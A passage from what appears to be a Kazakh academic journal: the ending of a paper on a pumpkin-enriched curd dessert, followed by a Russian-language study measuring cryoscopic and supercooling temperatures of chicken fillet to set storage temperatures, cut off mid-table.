Қорытынды. Зерттеу жұмысының негізгі мақсаты бойынша өсімдік толтырғыштарын қосып жаңа өнім – сүзбе десерті жасалды. Оның сапасын: органолептикалық, физика-химиялық, микробиологиялық түрлі әдістермен талданды. Талдау барысында көрсеткіштері ГОСТ 7975-2013 стандарты норма талаптарымен салыстырылып дәлелденді. Сүзбе десертін жасау технологиясы өте қарапайым және

тиімді болуы өндіріс үшін қолайлы [14].

Сүзбе десертін алуға арналған полизакваска ұйытқысын таңдап алу үшін талдауда ацидофильді таяқша: термофильді стрептококк: Болгар таяқшасы, (2:2:1) ара қатынасындағы нұсқа тиімді болғаны анықталды. Полизаквасканы өсіру кезінде сүт қоспасының титр қышқылдығының өзгерісінің мәні анықталып тежегіш қоспа тағайындалды. Сүзбе десертін алуға өсімдік толықтырғышы ретінде β-каротинге бай асқабақ және асқабақ дәні қоспасы пюре түрінде алынды. Пюре рецепт бойынша [14] реттелді. Талдау ҚР МеМСТ талаптар нормасы негізінде талдана келіп, асқабақ және асқабақ дәні қоспасы қосылған жанадан жасалған сүзбе десертінде өнімінің майсыз сүзбе түрі үшін ылғал құрамы 80%-дан аспау керек деген тұжырым жасалды.

Зерттеу барысындағы эксперименттік көрсеткіштер асқабақ пен асқабақ дәнінің пюресі қосылып жасалған сүзбе десертінің органолептикалық қасиеттері, физика - химиялық көрсеткіштері анықталды

және микробиологиялық зерттеу жасалып нормаға сәйкестігі реттелді. Сүзбе десертін сақтаудың оңтайлы сақталу режимі анықталды. Мерзімі 7 тәулікке дейін сақталатыны белгілі болды. Бұл сақтау мерзімінде жаңа өнім сүзбе десерті өзінің бастапқы қасиеттерін жоғалтпайтындығы дәлелденді.

Толықтырылып байытылған жаңа жасалған сүзбе десертінің минералдық, көмірсу, витаминдер, сол сияқты макро-, микро- элементтерге, каротиноидтар, талшықтардың құрамы анықталды. Сонымен қатар, темірге де бай болуы өнімнің тағамдық құн-

дылығының жоғары сапалылығын көрсетеді.

Зерттеу нәтижелері бойынша жаңа модификацияланған тағам сүзбе десертінің рецептурасы мен технологиялық схемасы [14] жасалған.

Зерттеу бойынша, сүтқышқылды сүзбе десертінің биотехнологиясы қосымша шығындарды талап етпейді және кез келген кәсіпорында игеруге қол жетімді. Өнімнің химиялық құрамын оңтайландыру бағытында, құрылымдық-механикалық қасиеттерін зерттеу жұмыстарын одан әрі жүргізу қажет.

Әдебиеттер

- 1.Синявский Ю.А. Разработка функциональных продуктов, снижающих риск негативного влияния на организм чужеродных соединений // Вестник КазНМУ.-2014. № 3(1).- стр. 150-152.
2. Лупинская С.М. Подготовка дикорастущего сырья при получении функциональных молочных продуктов //Техника и технология пищевых производств. – Кемерово: ГОУ ВПО «Кемеровский технологический институт пищевой промышленности». - 2020.- № 3.- стр. 13-17.
- 3.Москвина Н.А. Разработка технологии мусса творожного повышенной пищевой ценности и метода идентификации плодов *Cucurbita pepo L.* в продуктах функционального назначения. – Кемерово.- 2019. - 169 с.
- 4.Dzyuba N., Valevskaya L., Atanasova V., Sokolovskaya A. Development of a fermented milk dessert composition “Martyshka” // Journal article Eastern-European Journal of Enterprise Technologies.- 2017.- 4/11 (88).- pp.43-49. DOI: 10.15587/1729-4061.2017.108803
- 5.Берестова А.В., Манеева Э.Ш., Дусаева Х.Б. Технология продуктов функционального питания. Учебное пособие.- Оренбург- ОГУ.- 2021. – 153 с.
6. Sklyarov D.I., Koteyko T.T., Lobanova A.V. Functional and specialized food technology// Moscow State University of Food Production. - 2022–№3.- pp.168-171. DOI 10.24412/2311-6447-2022-3-168-172
7. Ganina V.I. To the question of functional food products /V. I. Ganina, I.I. Ionova // Dairy industry: scientific, technical and production Journal.- 2018.- № 3. - pp.44-46.
- 8.Arslaner A., Mehmet Ali Salik Functional Ice Cream Technology // Akademik Gıda.- 2020.- 18(2).- pp.180-189.
- 9.Бухаров А.Ф. Изменчивость и наследование антиоксидантного комплекса тыквы крупноплодной // Труды Кубанского государственного аграрного университета. - 2017. - № 67.- стр.13-17.
- 10.Ловкис З., Моргунова Е. Функциональные продукты питания // Наука и инновации, 2019.- №12.- стр. 13-17
- 11.Корнен Н.Н. Биологически активная добавка на основе вторичных ресурсов переработки тыквы // Новые технологии. - 2019. - № 3. – стр. 27-32.
- 12.Гришаева О.В., Егорова И.Н., Горбушина И.С. Сравнительный анализ каротиноидов различных сортов тыквы методами тонкослойной хроматографии и спектрофотометрии // Материалы I Международной научно-практической конференции, посвященной памяти профессора П.В. Кузнецова Хроматография в химии, медицине и биологии: актуальные вопросы, достижения и инновации.- Кемерово: КемГМУ.- 2021.- стр.148-152.
- 13.Бессонова Л.П. Каротиносодержащие БАД в питании и профилактике иммунодефицитных состояний // Парадигма. - 2019.- № 2.- стр. 561-568.
- 14.Омаралиева А.М., Агедилова М.Т., Шульц Э.Э. Разработка технологии кисломолочного продукта, обогащенного растительной добавкой. – Астана: Вестник КазУТБ, 2023. - № 2-стр.79-88.

References

1. Sinjavskij Ju.A. Razrabotka funkcional'nyh produktov, snizhajushhih risk negativnogo vlijaniya na organizm chuzherodnyh soedinenij // Vestnik KazNMU.-2014. № 3(1).- str. 150-152.
2. Lupinskaja S.M. Podgotovka dikorastushhego syr'ja pri poluchenii funkcional'nyh molochnyh produktov // Tehnika i tehnologija pishhevyyh proizvodstv. – Kemerovo: GOU VPO «Kemerovskij tehnologicheskij institut pishhevoj promyshlennosti». - 2020.- № 3.- str. 13-17.
3. Moskvina N.A. Razrabotka tehnologii mussa tvorozhnogo povyshennoj pishhevoj cennosti i metoda identifikacii plodov Cucurbita pepo L. v produktah funkcional'nogo naznachenija. – Kemerovo.- 2019. - 169 s.
4. Dzyuba N., Valevskaya L., Atanasova V., Sokolovskaya A. Development of a fermented milk dessert composition “Martyshka” // Journal article Eastern-European Journal of Enterprise Technologies.- 2017.- 4/11 (88).- pp.43-49. DOI: 10.15587/1729-4061.2017.108803
5. Berestova A.V., Maneeva Je.Sh., Dusaeva H.B. Tehnologija produktov funkcional'nogo pitaniya. Uchebnoe posobie.- Orenburg- OGU.- 2021. – 153 s.
6. Sklyarov D.I., Kotevko T.T., Lobanova A.V. Functional and specialized food technology// Moscow State University of Food Production. - 2022–№ 3.-pp.168-171. DOI 10.24412/2311-6447-2022-3-168-172
7. Ganina V.I. To the question of functional food products /V. I. Ganina, I.I. Ionova // Dairy industry: scientific, technical and production Journal.- 2018.- № 3. - pp.44-46.
8. Arslanar A., Mehmet Ali Salik Functional Ice Cream Technology // Akademik Gıda.- 2020.- 18(2).- pp.180-189.
9. Buharov A.F. Izmenchivost' i nasledovanie antioksidantnogo kompleksa tykvy krupnoplodnoj // Trudy Kubanskogo gosudarstvennogo agrarnogo universiteta. - 2017. - № 67.- str.13-17.
10. Lovkis Z., Morgunova E. Funkcional'nye produkty pitaniya // Nauka i innovacii, 2019.- №12.- str. 13-17
11. Kornen N.N. Biologicheskii aktivnaja dobavka na osnove vtorichnyh resursov pererabotki tykvy // Novye tehnologii. - 2019. - № 3. – str. 27-32.
12. Grishaeva O.V., Egorova I.N., Gorbushina I.S. Sravnitel'nyj analiz karotinoidov razlichnyh sortov tykvy metodami tonkoslojnoj hromatografii i spektrofotometrii // Materialy I Mezhdunarodnoj nauchno-prakticheskoy konferencii, posvjashhennoj pamjati professora P.V. Kuznecova Hromatografija v himii, medicine i biologii: aktual'nye voprosy, dostizhenija i innovacii.- Kemerovo: KemGMU.- 2021.- str.148-152.
13. Bessonova L.P. Karatinosoderzhashhie BAD v pitanii i profilaktike immunodeficitnyh sostojanij // Paradigma. - 2019.- № 2.- str. 561-568.
14. Omaraliev A.M., Agedilova M.T., Shul'c Je.Je. Razrabotka tehnologii kislomolochnogo produkta, obogashhennogo rastitel'noj dobavkoj. – Astana: Vestnik KazUTB, 2023. - № 2-str.79-88.

Авторлар туралы мәліметтер

Омаралиева А.М. - техника ғылымдарының кандидаты, Қ.Құлажанов атындағы Қазақ технология және бизнес университеті, Астана, Қазақстан, e-mail: aigul-omar@mail.ru;

Агедилова М.Т. - химия ғылымдарының кандидаты, Қ.Құлажанов атындағы Қазақ технология және бизнес университеті, Астана, Қазақстан, e-mail: agedilova-2011@mail.ru;

Ботбаева Ж.Т. - биология ғылымдарының кандидаты, Қ.Құлажанов атындағы Қазақ технология және бизнес университеті, Астана, Қазақстан, e-mail: zhanar.b.t@mail.ru.

Information about authors

Omaraliyeva A.M. – Candidate of Technical Sciences, JSC Kazakh University of Technology and Business named after. K. Kulazhanov, e-mail: aigul-omar@mail.ru;

Agedilova M.T. -Candidate of Chemical Sciences, JSC Kazakh University of Technology and Business named after. K. Kulazhanov, e-mail: agedilova-2011@mail.ru;

Botbaeva Zh.T. -Candidate of Biological Sciences, JSC Kazakh University of Technology and Business named after. K. Kulazhanov, e-mail: zhanar.b.t@mail.ru.

МРНТИ 65.59.19

<https://doi.org/10.58805/kazutb.v.1.22-258>

ОПРЕДЕЛЕНИЕ КРИОСКОПИЧЕСКОЙ И ПРЕДЕЛЬНОЙ ТЕМПЕРАТУРЫ ПЕРЕОХЛАЖДЕНИЯ МЯСА ПТИЦЫ И ПТИЦЕПРОДУКТОВ

Умиралиева Л.Б.*, Дибирасулаев М.А., Дибирасулаев Д.М., Стоянова Л.Г., Искаков М.Х.,
Филатов И.Д.

ТОО «Казахский научно-исследовательский институт перерабатывающей и пищевой промышленности»,
Алматы, Казахстан,
e-mail: umiraliyeva@rpf.kz

В представленной статье приведены данные экспериментальных исследований по определению значений криоскопической и предельной температуры переохлаждения мяса птицы и температуры охлаждающей среды, необходимой для обоснования технологических режимов хранения, обеспечивающих устойчивое переохлажденное состояние птицы различного термического состояния. Анализ полученных данных при одностадийном режиме охлаждения показал, что для всех образцов филе куриной грудки предельная температура переохлаждения ниже криоскопической независимо от термического состояния филе. Полученные данные свидетельствуют о значительной разнице между криоскопической температурой и предельной температурой переохлаждения мяса птицы и птицепродуктов и необходимости дифференцирования режимов хранения в зависимости от состава и термического состояния продукта. Опираясь на полученные данные вычислены рекомендуемые температуры хранения мяса птицы и птицепродуктов.

Ключевые слова: мясо птицы, охлаждение, переохлаждение, криоскопическая температура, куриное филе, бройлер.

DETERMINATION OF CRYOSCOPIC AND LIMITING TEMPERATURE OF SUPERCOOLING OF POULTRY MEAT AND POULTRY PRODUCTS

Umiraliyeva L.B.*, Dibirasulaev M.A., Dibirasulaev D.M., Stoyanova L.G., Iskakov M.H., Filatov I.D.

Kazakh Scientific Research Institute of Processing and Food Industry LLP, Almaty, Kazakhstan,
e-mail: umiraliyeva@rpf.kz

The presented article presents data from experimental studies to determine the values of the cryoscopic and limiting temperature of supercooling poultry meat and the temperature of the cooling medium necessary to justify technological storage modes that ensure a stable supercooled state of poultry of various thermal conditions. The analysis of the data obtained in the single-stage cooling mode showed that for all samples of chicken breast fillets, the maximum supercooling temperature is lower than the cryoscopic one, regardless of the thermal state of the fillet. The data obtained indicate a significant difference between the cryoscopic temperature and the maximum temperature of supercooling of poultry meat and poultry products and the need to differentiate storage modes depending on the composition and thermal condition of the product. Based on the data obtained, the recommended storage temperatures for poultry meat and poultry products are calculated.

Keywords: poultry meat, cooling, hypothermia, cryoscopic temperature, chicken fillet, broiler.

ҚҰС ЕТІ МЕН ҚҰС ӨНІМДЕРІНІҢ КРИОСКОПИЯЛЫҚ ЖӘНЕ ШЕКТІ ТЕМПЕРАТУРАСЫН ГИПОТЕРМИЯНЫ АНЫҚТАУ

Умиралиева Л.Б.*, Дибирасулаев М.А., Дибирасулаев Д.М., Стоянова Л.Г., Искаков М.Х.,
Филатов И.Д.

“Қазақ қайта өңдеу және тамақ өнеркәсібі ғылыми-зерттеу институты” ЖШС, Алматы қ., Қазақстан,
e-mail: umiraliyeva@rpf.kz

Ұсынылған мақалада құс етінің криоскопиялық және шекті гипотермиялық температурасының мәндерін және әртүрлі термиялық күйдегі құстың тұрақты гипотермиялық күйін қамтамасыз ететін сақтаудың технологиялық режимдерін негіздеу үшін қажетті салқындату ортасының температурасын анықтау бойынша эксперименттік зерттеулердің деректері келтірілген. Бір сатылы салқындату режимінде алынған деректерді талдау тауықтың төс етінің барлық үлгілері үшін гипотермияның шекті температурасы филиең термиялық күйіне қарамастан криоскопиялық температурадан төмен екенін көрсетті. Нәтижелер криоскопиялық температура мен құс еті мен құс өнімдерінің гипотермиясының шекті температурасы арасындағы айтарлықтай айырмашылықты және өнімнің құрамы мен термиялық жағдайына байланысты сақтау режимдерін саралау қажеттілігін көрсетеді. Алынған мәліметтерге сүйене отырып, құс еті мен құс өнімдерін сақтаудың ұсынылған температурасы есептелді.

Түйін сөздер: құс еті, салқындату, гипотермия, криоскопиялық температура, тауық еті, бройлер.

Введение. Охлажденное мясо имеет ряд преимуществ по пищевой и биологической ценности по сравнению с подмороженным и замороженным мясом. Однако одной из серьезных проблем расширения производства охлажденного мяса является ограниченный срок его годности (хранения).

Одним из направлений сохранения качества и увеличение срока годности охлажденного мяса является понижение температуры хранения. В 1920 г. Le Danon описал процесс переохлаждения впервые, хотя сам термин «переохлаждение» или «глубокое охлаждение» им не использовался [1].

По данным Международного института холода (МИХ) понижение температуры от 1 °С до минус 1 °С увеличивает срок хранения мяса в два раза [2], а согласно исследованиям Федерального центра мяса (Кульмбах, Германия) в области понижения температур от 0 °С до минус 1.5 °С соответственно на 30% [3], что указывает на доминирующее влияние температуры охлаждающей среды на увеличение срока хранения охлажденного мяса.

Анализ современного состояния и развития технологии хранения охлажденных продуктов животного происхождения показывает, что одним из путей обеспечения безопасности, сохранения качества и увеличения срока годности мяса при минимальной технологической переработке сырья является применение технологий суперохлаждения и хранения при субкриоскопических температурах.

Суперохлаждение представляет собой процесс холодильной обработки, обеспечивающий понижение температуры мяса (на 1-2°С) ниже криоскопической температуры без фазового превращения воды в лед (переохлаждение - “supercooling”).

Фазовое превращение воды в лед при подмораживании и замораживании пищевых продуктов вызывает необратимые изменения в них в результате кристаллообразования в мышечных волокнах, деком-

партментализации клеточных органелл и денатурации саркоплазматических и миофибриллярных белков.

Исследованию проблемы хранения мяса в охлажденном виде при близ- и субкриоскопических температурах посвящены работы как российских, так и зарубежных авторов. В исследованиях Н.А. Головкина и др. показано [4], что для переохлажденного мяса по сравнению с охлажденным характерен более значительный протеолиз саркоплазматических и миофибриллярных белков, что вероятно связано с разрушением лизосом и вследствие этого ускорением протеолиза белков. С другой стороны, механохимические процессы (посмертное окончание) в переохлажденной мышечной ткани происходит позднее, а именно на 5-7 сутки хранения, чем в охлажденном мясе. Замедление биохимических процессов возможно связано с понижением молекулярной подвижности воды [5]. По мере охлаждения пищевого продукта подвижность молекул снижается, диффузия в пищевом продукте ограничивается и все процессы, зависящие от подвижности молекул, замедляются.

Согласно данным [4] переохлажденное мясо по качественным показателям не уступает, а по некоторым превосходит охлажденное и обеспечивает увеличение продолжительности хранения. Сложностью реализации технологии хранения переохлажденного мяса является то, что состояние переохлаждения легко нарушается при колебании температурных режимов и если мясо подвергается какому-либо механическому воздействию.

В работе Justas D., and Bill B. [6] указано об исследованиях минимальной температуры хранения охлажденной говядины. Хранению подвергали отрубы мяса, упакованные под вакуумом. Упаковки хранили в закрытых коробах при температуре воздуха в камере в диапазоне от минус 2,2 °С до минус 2,6 °С. Большая часть отрубов в вакуумной упаковке

не замерзла в течение 4 недель. Авторы делают вывод о целесообразности длительного хранения мяса в переохлажденном виде, с поддержанием условий, исключающих возможность зарождения кристаллов льда.

Степень достигаемого переохлаждения (начальная точки замерзания) при применении этой технологии зависит от вида продукта, и связана с его строением и составом [7]. По данным Sanz et al., мясо замерзает при температуре от -0.6°C до -1.6°C [8], а James et al. и Small et al. приводят точку замерзания в -1.5°C [9,10], а Lowry и Gill – минус 2°C [11]. По данным Farouk et al. [12] точка замерзания говяжьих мышц зависит от уровня рН мышц (от -0.9°C до $-1,5^{\circ}\text{C}$).

Исследования, проведенные Fukuma et al. [13] по переохлаждению, показали увеличение степени переохлаждения и снижение температуры зародышеобразования, когда различные образцы рыбы медленно охлаждались на $0,5^{\circ}\text{C}$ за сутки и обнаружили, что смягчение мяса рыбы было остановлено этой обработкой.

Применение близкриоскопических температур и переохлаждения обеспечивает сохранение качества и увеличение срока годности большинства пищевых продуктов (мяса, птицы, рыбы) [14-19]. Для обеспечения устойчивого переохлажденного состояния продуктов при субкриоскопической температуре большое значение имеет точное определение уровня температуры мяса и стабильное поддержание температуры охлаждающей среды с допустимым

уровнем колебаний температур для воздуха и для продукта.

Для поддержания условий, требуемых для переохлаждения (низкая температура и контроль над стабильностью) на протяжении всей холодильной цепи необходимо создание специального и модернизация существующего оборудования, которое позволит реализовать преимущества переохлажденного продукта.

Выигрышным аспектом хранения пищевых продуктов в переохлажденном виде являются более низкие энергозатраты для имплементации этой технологии в промышленность, по сравнению с хранением в замороженном или частично замороженном виде. Так как при переохлаждении не нужно удалять скрытую теплоту фазового перехода, таким образом, требуется меньше энергии, чтобы охладить продукт до окончательной температуры хранения.

Более короткий срок хранения охлажденного куриного мяса снижает его совместимость для транспортировки или длительного хранения. Таким образом, в птицеводстве необходимы методы хранения, которые могут сохранить качество и продлить срок хранения свежего куриного мяса по сравнению с традиционными методами холодильной обработки и хранения.

Целью работы является определение значений криоскопической и предельной температуры переохлаждения мяса птицы и птицепродуктов для разработки научно обоснованных режимов их хранения при субкриоскопических температурах.




Рис.1 - Схема экспериментального стенда

(1 - Персональный компьютер, 2 - Измеритель температуры многоканальный прецизионный МИТ 8, 3 - Термостат суховоздушный ТСВ - 02)

Материалы и методы. Эксперименты по определению криоскопической и предельной температуры переохлаждения, продолжительности процесса переохлаждения мяса птицы и птицепродуктов проводили в лабораторных условиях холодильной обработки и хранения пищевой продукции различными способами понижения температуры, в том числе и ступенчатым снижением температуры среды в сухо-воздушном термостате ТСВ-02 (рис.1).

Криоскопическую температуру и предельную температуру переохлаждения определяли термографическим анализом по температуре стабилизации на кривой замораживания или по скачкообразному изменению, характерной для фазового превращения воды в лед. Температуру воздуха, мяса птицы и птицепродуктов определяли с применением прецизионного измерителя температуры МИТ-8.10М.




Рис. 2 - Используемая в экспериментах продукция и размещение датчиков приборов




Рис. 3 - Определение предельной температуры переохлаждения птицы и птицепродуктов при одностадийном режиме

(1–воздух; 2–филе грудки куриное охлажденное упакованное в пищевую пленку (п/п); 3–филе грудки куриное копчено-вареное упакованное в п/п; 4–филе грудки куриное сырокопченое упакованное в п/п.)

Контроль температуры охлаждающей среды и продукции осуществляли с применением современных прецизионных контрольно-измерительных приборов с регистрацией и записью данных с последующей передачей их на компьютер и выводом в виде графиков. Объектом исследования являлись мясо птицы и птицепродукты, приобретенные в торговой сети: 1 – филе грудки курицы охлажденное, 2 – фи-

ле грудки курицы копчено-вареное, 3 – филе грудки курицы сырокопченое, 4 – нога бройлера охлажденная; 5 – филе грудки бройлера охлажденное.

Фото использованной продукции в экспериментах и размещение датчиков приборов показаны на рисунке 2.

Экспериментальные исследования по определе-

нию значений криоскопической и предельной температуры переохлаждения и температуры охлаждающей среды, необходимой для обоснования технологических режимов хранения, обеспечивающих устойчивое переохлажденное состояние птицы различного термического состояния при субкриоскопических температурах проводились при различных режимах охлаждения (одностадийном, двух-

стадийном) и по ранее разработанному алгоритму, предусматривающее медленное ступенчатое понижение температуры воздуха до достижения предельной температуры переохлаждения продукта [20-21].

Результаты экспериментальных исследований приведены на термограммах (рис.3-7) и таблицах (1-3).




Рис. 4 - Определение предельной температуры переохлаждения птицы и птицепродуктов при двухстадийном режиме

(1–воздух; 2– филе грудки бройлера охлажденное упакованное в п/п; 3–филе грудки куриное упакованное в п/п; 4–филе грудки куриное копчено-вареное упакованное в п/п; 5–филе грудки куриное сырокопченое упакованное в п)




Рис. 5 - Определение предельной температуры переохлаждения птицы и птицепродуктов при ступенчатом режиме с шагом 2°C

(1–воздух; 2– нога бройлера охлажденная упакованная в п/п.; 3– филе грудки бройлера охлажденное упакованное в п/п.; 4– нога бройлера охлажденная упакованная в п/п.)




Рис.6 - Определение предельной температуры переохлаждения птицы и птицепродуктов при ступенчатом режиме с шагом 2°С

(1–воздух; 2– филе грудки бройлера охлажденное упакованное в п/п; 3– филе грудки куриное копчено-вареное упакованное в п/п; 4– филе грудки куриное сырокопчёное упакованное в п/п.)




Рис. 7 - Определение предельной температуры переохлаждения тилозы, птицы и дистиллированной воды при ступенчатом режиме с шагом 2°С

(1–воздух; 2– водный раствор тилозы 10% (аналог мяса птицы по теплофизическим свойствам); 3– филе грудки бройлера охлажденное упакованное в п/п; 4–филе грудки курицы охлажденное упакованное в п/п; 5– вода дистиллированная)

Результаты исследований. Анализ данных криоскопической температуры и предельной температуры переохлаждения при одностадийном режиме охлаждения показывает (рис.3), что для всех образцов филе грудки куриного предельная температура переохлаждения ниже криоскопической независимо от термического состояния филе. Однако фазовый переход воды в лед во всех образцах наблюдается в узком временном интервале 2,13ч. Продолжительность фазового перехода между образцами различного термического состояния менее 1,23 ч.

В случае использования двухстадийного режима (рис.4) выявляется значительная разница по време-

ни выхода характерных пиков фазового перехода в зависимости от термического состояния мяса. Для охлажденного куриного филе фазовый переход наблюдается через 4,18 ч. после начала эксперимента, копчено-вареного 24,32 ч. и для сырокопченого 27,15 ч. Следует отметить, что для двухстадийного охлаждения характерно более четкое разделение фазовых переходов по времени. Аналогичная картина наблюдается и при ступенчатом понижении температуры воздуха шагом 2,0°С для птицы и птицепродуктов различного термического состояния, для водного раствора тилозы 10% (аналога мяса птицы по теплофизическим свойствам) и дистиллирован-

ной воды (рис.5-7).

Сравнительный анализ экспериментальных значений криоскопической и предельной температуры переохлаждения, представленных в таблице 2 показывает, что независимо от вида продукта и его термического состояния (охлажденный, копчено-вареный,

сырокопченый) среднее значение криоскопической температуры минус 2,01°C существенно выше среднего значения предельной температуры переохлаждения минус 4,77 °C в связи с этим нижний предел температурного диапазона хранения мяса птицы и птицепродуктов может быть существенно ниже криоскопической температуры

Таблица 1 - Экспериментальные значения криоскопической и предельной температуры переохлаждения охлажденной, варено-копченой и сырокопченой птицы и птицепродуктов.

№	Наименование продукции	Ткр, °C	Тпп, °C
1	Филе грудки куриное охлажденное упакованное в пищевую пленку (п/п)	-1,13	-3,67
	Филе грудки куриное копчено-вареное упакованное в п/п	-2,33	-3,71
	Филе грудки куриное сырокопченое упакованное в п/п	-6,34	-9,55
2	Филе грудки бройлера охлажденное упакованное в п/п	-0,83	-3,12
	Филе грудки куриное охлажденное упакованное в п/п	-0,97	-3,04
	Филе грудки куриное копчено-вареное упакованное в п/п	-2,13	-5,43
	Филе грудки куриное сырокопченое упакованное в п/п	-5,31	-8,25
3	Нога бройлера охлажденная упакованная в п/п.	-0,82	-3,47
	Филе грудки бройлера охлажденное упакованное в п/п	-0,99	-4,14
	Нога бройлера охлажденная упакованная в п/п.	-1,01	-3,90
4	Филе грудки бройлера охлажденное упакованное в п/п	-0,95	-3,15
	Филе грудки куриное копчено-вареное упакованное в п/п	-2,20	-5,31
	Филе грудки куриное сырокопченое упакованное в п/п	-6,65	-12,36
5	Водный раствор тилозы 10% (аналог мяса птицы по теплофизическим свойствам)	-0,53	-2,41
	Филе грудки бройлера охлажденное упакованное в п/п	-0,88	-2,46
	Филе грудки курицы охлажденное упакованное в п/п	-0,96	-3,43
	Вода дистиллированная	-0,03	-3,69
	X±S	-2,01± 2,06	-4,77± 2,70

Таблица 2 - Рекомендуемые температуры хранения филе куриного охлажденного, копчено-вареного и сырокопченного, упакованного в пищевую пленку

№	Наименование продукции	Ткр, °C	Тпп, °C	Тртх, °C
1	Филе грудки куриное охлажденное упакованное в п/п	-1,13	-3,67	-2,40
		-0,97	-3,04	-2,01
		-0,96	-3,43	-2,20
	X±S	-1,02±0,10	-3,38±0,32	-2,20±0,20
2	Филе грудки куриное копчено-вареное упакованное в п/п	-2,33	-3,71	-3,02
		-2,13	-5,43	-3,78
		-2,20	-5,31	-5,98
	X±S	-2,22±0,10	-4,82±0,96	-4,26±1,54
3	Филе грудки куриное сырокопченое упакованное в п/п	-6,34	-9,55	-7,95
		-5,31	-8,25	-6,78
		-6,65	-12,36	-9,51
	X±S	-6,10±0,70	-10,05±2,10	-8,08±1,37

Таблица 3 -Рекомендуемые температуры хранения филе грудки и ноги охлажденного бройлера, упакованных в пищевую пленку

№	Наименование продукции	Ткр, °С	Тптп, °С	Тртх, °С
1	Филе грудки бройлера охлажденное упакованное в п/п	-0,83	-3,12	-1,98
